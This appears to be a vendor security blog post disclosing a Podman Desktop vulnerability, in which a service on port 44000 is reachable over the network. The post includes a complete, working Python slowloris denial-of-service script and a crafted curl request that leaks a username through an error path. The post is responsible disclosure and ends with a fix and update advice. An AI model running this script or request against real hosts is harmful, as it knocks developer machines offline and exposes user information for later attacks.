


























TL;DR
We discovered CVE-2026-34045, which reveals how a background service meant only for your machine was actually listening on port 44000 across all network interfaces, allowing remote attackers to bypass a flimsy Referer check. Whether it allows a remote unauthenticated attacker to trigger system-wide freezes via resource exhaustion or leaking internal usernames through error paths, this flaw turns into a significant remote security risk.
Here’s a look at how a simple “WebView” became a “World-View” and why you need to hit that update to v1.26.2 immediately.
Does it apply to my organization?
If your organization uses Podman Desktop, especially in developer environments on Linux or Windows, this applies directly. Because the vulnerable service binds to all network interfaces, any machine running a susceptible version may be remotely reachable from within the network (or beyond, depending on exposure).
Even if Podman Desktop is considered a “local” developer tool, this finding highlights a broader risk: services assumed to be localhost-only may unintentionally expand your attack surface. If your environment includes developer workstations, CI/CD runners, or shared lab machines running container tooling, this vulnerability could be leveraged for denial-of-service or reconnaissance as part of a larger attack chain.
World-Wide-WebView
Podman Desktop has been gaining real traction lately. With its move into the CNCF Sandbox and over 3 million downloads, it’s no longer just a developer convenience; it’s part of the infrastructure. Once something reaches that level of adoption, the assumptions it was built on start getting tested in the real world (by users, white hat researchers, and often attackers).
I took a quick look at the Windows version of Podman using Process Explorer. During my examination, one detail immediately stood out: TCP port 44000 listening on 0.0.0.0

While that’s not automatically a vulnerability, it is rarely something you ignore. Why would Podman Desktop expose a service to the outside world?
Interacting with the port wasn’t completely straightforward. A simple HTTP request didn’t work.

But, luckily, Podman is an open-source project! Quickly loading it with Claude Code, and we got

And of course

So with a minimal adjustment – specifically adding a Referer header-the server responded:

Two things were clear at this point:
- The service is reachable remotely (not just localhost)
- The Referer check exists, but only validates presence, not value
The second point is important. It hints that an access boundary was intended, but not actually enforced.
No Timeouts, No Limits
Looking at how the server handled connections revealed two key properties:
- No request timeout – incomplete HTTP requests are kept open indefinitely
- No connection limit – the server does not cap concurrent sockets
This makes it trivially susceptible to connection exhaustion.
A minimal “incomplete” HTTP request is enough:
REQUEST = (

   f"GET / HTTP/1.1\r\n"

   f"Host: {HOST}:{PORT}\r\n"

   f"Referer: http://anything\r\n"

   f"Connection: keep-alive\r\n"

).encode()

# Note: no final \r\n → request never completes
The server will keep the connection open, waiting for the request to finish.
The Path to Exploitations
On Podman Desktop for Linux, scaling this for a DoS is pretty straightforward. The prerequisites would be:
- Podman Desktop running on a Linux machine.
- For the sake of simple poc without the need for more than one attacker machine (DDoS) – Change the max limit to about 10k FDs. Use:
PID=$(pgrep -f “podman-desktop” | head -1)
sudo prlimit –nofile=10000:10000 –pid $PID - Network access to the target on port 44000
- Python 3 on the attacker machine
- No credentials, no UUID, no prior knowledge of the target beyond its IP address
The Python script that’ll demonstrate the DoS flow would be something like this:
import asyncio

TARGET_IP   = ""
PORT        = 44000
CONNECTIONS = 20000

HOST = TARGET_IP  # no UUID or subdomain required - root path bypasses all hostname
validation

# Intentionally incomplete HTTP request - no final \r\n
# The server holds the connection open indefinitely waiting for headers to complete
REQUEST = (
    f"GET / HTTP/1.1\r\n"
    f"Host: {HOST}:{PORT}\r\n"
    f"Referer: http://anything\r\n"
    f"Connection: keep-alive\r\n"
).encode()

open_count = 0

async def slowloris():
    global open_count
    try:
        reader, writer = await asyncio.wait_for(
            asyncio.open_connection(TARGET_IP, PORT), timeout=10
        )
        writer.write(REQUEST)
        await writer.drain()
        open_count += 1
        while True:
            await asyncio.sleep(30)
    except Exception:
        pass

async def main():
    tasks = []
    for i in range(CONNECTIONS):
        tasks.append(asyncio.create_task(slowloris()))
        if i % 100 == 0:
            print(f"Spawned {i} tasks, open connections: {open_count}")
        await asyncio.sleep(0.005)
    print(f"All tasks spawned. Open connections: {open_count}")
    try:
        await asyncio.gather(*tasks)
    except asyncio.CancelledError:
        pass
asyncio.run(main())
Executing this script will trigger a huge amount of HTTP sessions with the WebView open port, causing the exact resource exhaustion we talked about earlier.
Observed behavior
Around ~5K connections → WebView becomes unresponsive, and around ~10K connections → process crashes (EMFILE: too many open files).
Under default system limits (~1,048,576 FDs):
- A single machine is limited by ephemeral ports (~64K connections)
- Setting it as a DDoS (Distributed Denial of Service) in real-life environments would require about 16 coordinated sources that can fully exhaust the default MAX limit of file descriptors.
At that point, something more interesting happens. Each TCP connection allocates kernel memory (socket buffers). On Linux defaults, that’s roughly about 80-90 KB per connection. So:
1,000,000 connections × ~87 KB ≈ ~87 GB kernel memory pressure
You don’t actually need to reach the theoretical limit to see impact. Under sustained pressure:
- Kernel memory becomes exhausted
- System responsiveness degrades
- The entire host may freeze.
This is no longer an application DoS – it’s system-level resource exhaustion triggered remotely.
Information Disclosure via Error Handling
The second issue shows up when the server is forced into error paths.
A malformed request like:
curl --path-as-is -H "Referer: http://anything" "http://
Triggers an unhandled exception. On Podman Desktop for Windows, it returns this stack trace:
URIError: Failed to decode param <5%>
   at decodeURIComponent ()
   at decode_param (C:\Users\username\AppData\Local\Programs\Red Hat build of Podman Desktop\...)
   …
This stack trace leaks internal routing implementation (Express) and absolute filesystem paths. But most importantly, a username disclosure. Allowing a much more robust base for brute-force attacks.
This effectively turns the service into a remote fingerprinting endpoint that attackers might use as part of their reconnaissance stage.
The Risks Lurking in New Product Releases
Let’s be real – there’s nothing especially sophisticated going on here.
Still, this pattern shows up again and again in modern tools. As these technologies gain traction, components that were never intended to face the outside world inevitably end up exposed. And when they do, otherwise harmless behaviors – like keeping connections open or exposing detailed errors – start to matter from a security standpoint.
As a security community, we need to stay ahead of emerging technologies. If we don’t examine them early and thoroughly, attackers will be the ones uncovering and leveraging these weaknesses first.
Mitigation
The issue has since been fixed. The most impactful fix is also the simplest:
- Bind to localhost instead of the default of all network interfaces – eliminates remote attack surface entirely.
The Podman team handled the disclosure quickly and professionally.
https://github.com/podman-desktop/podman-desktop/releases/tag/v1.26.2
If you’re using Podman Desktop, make sure to update to version v1.26.2 or newer.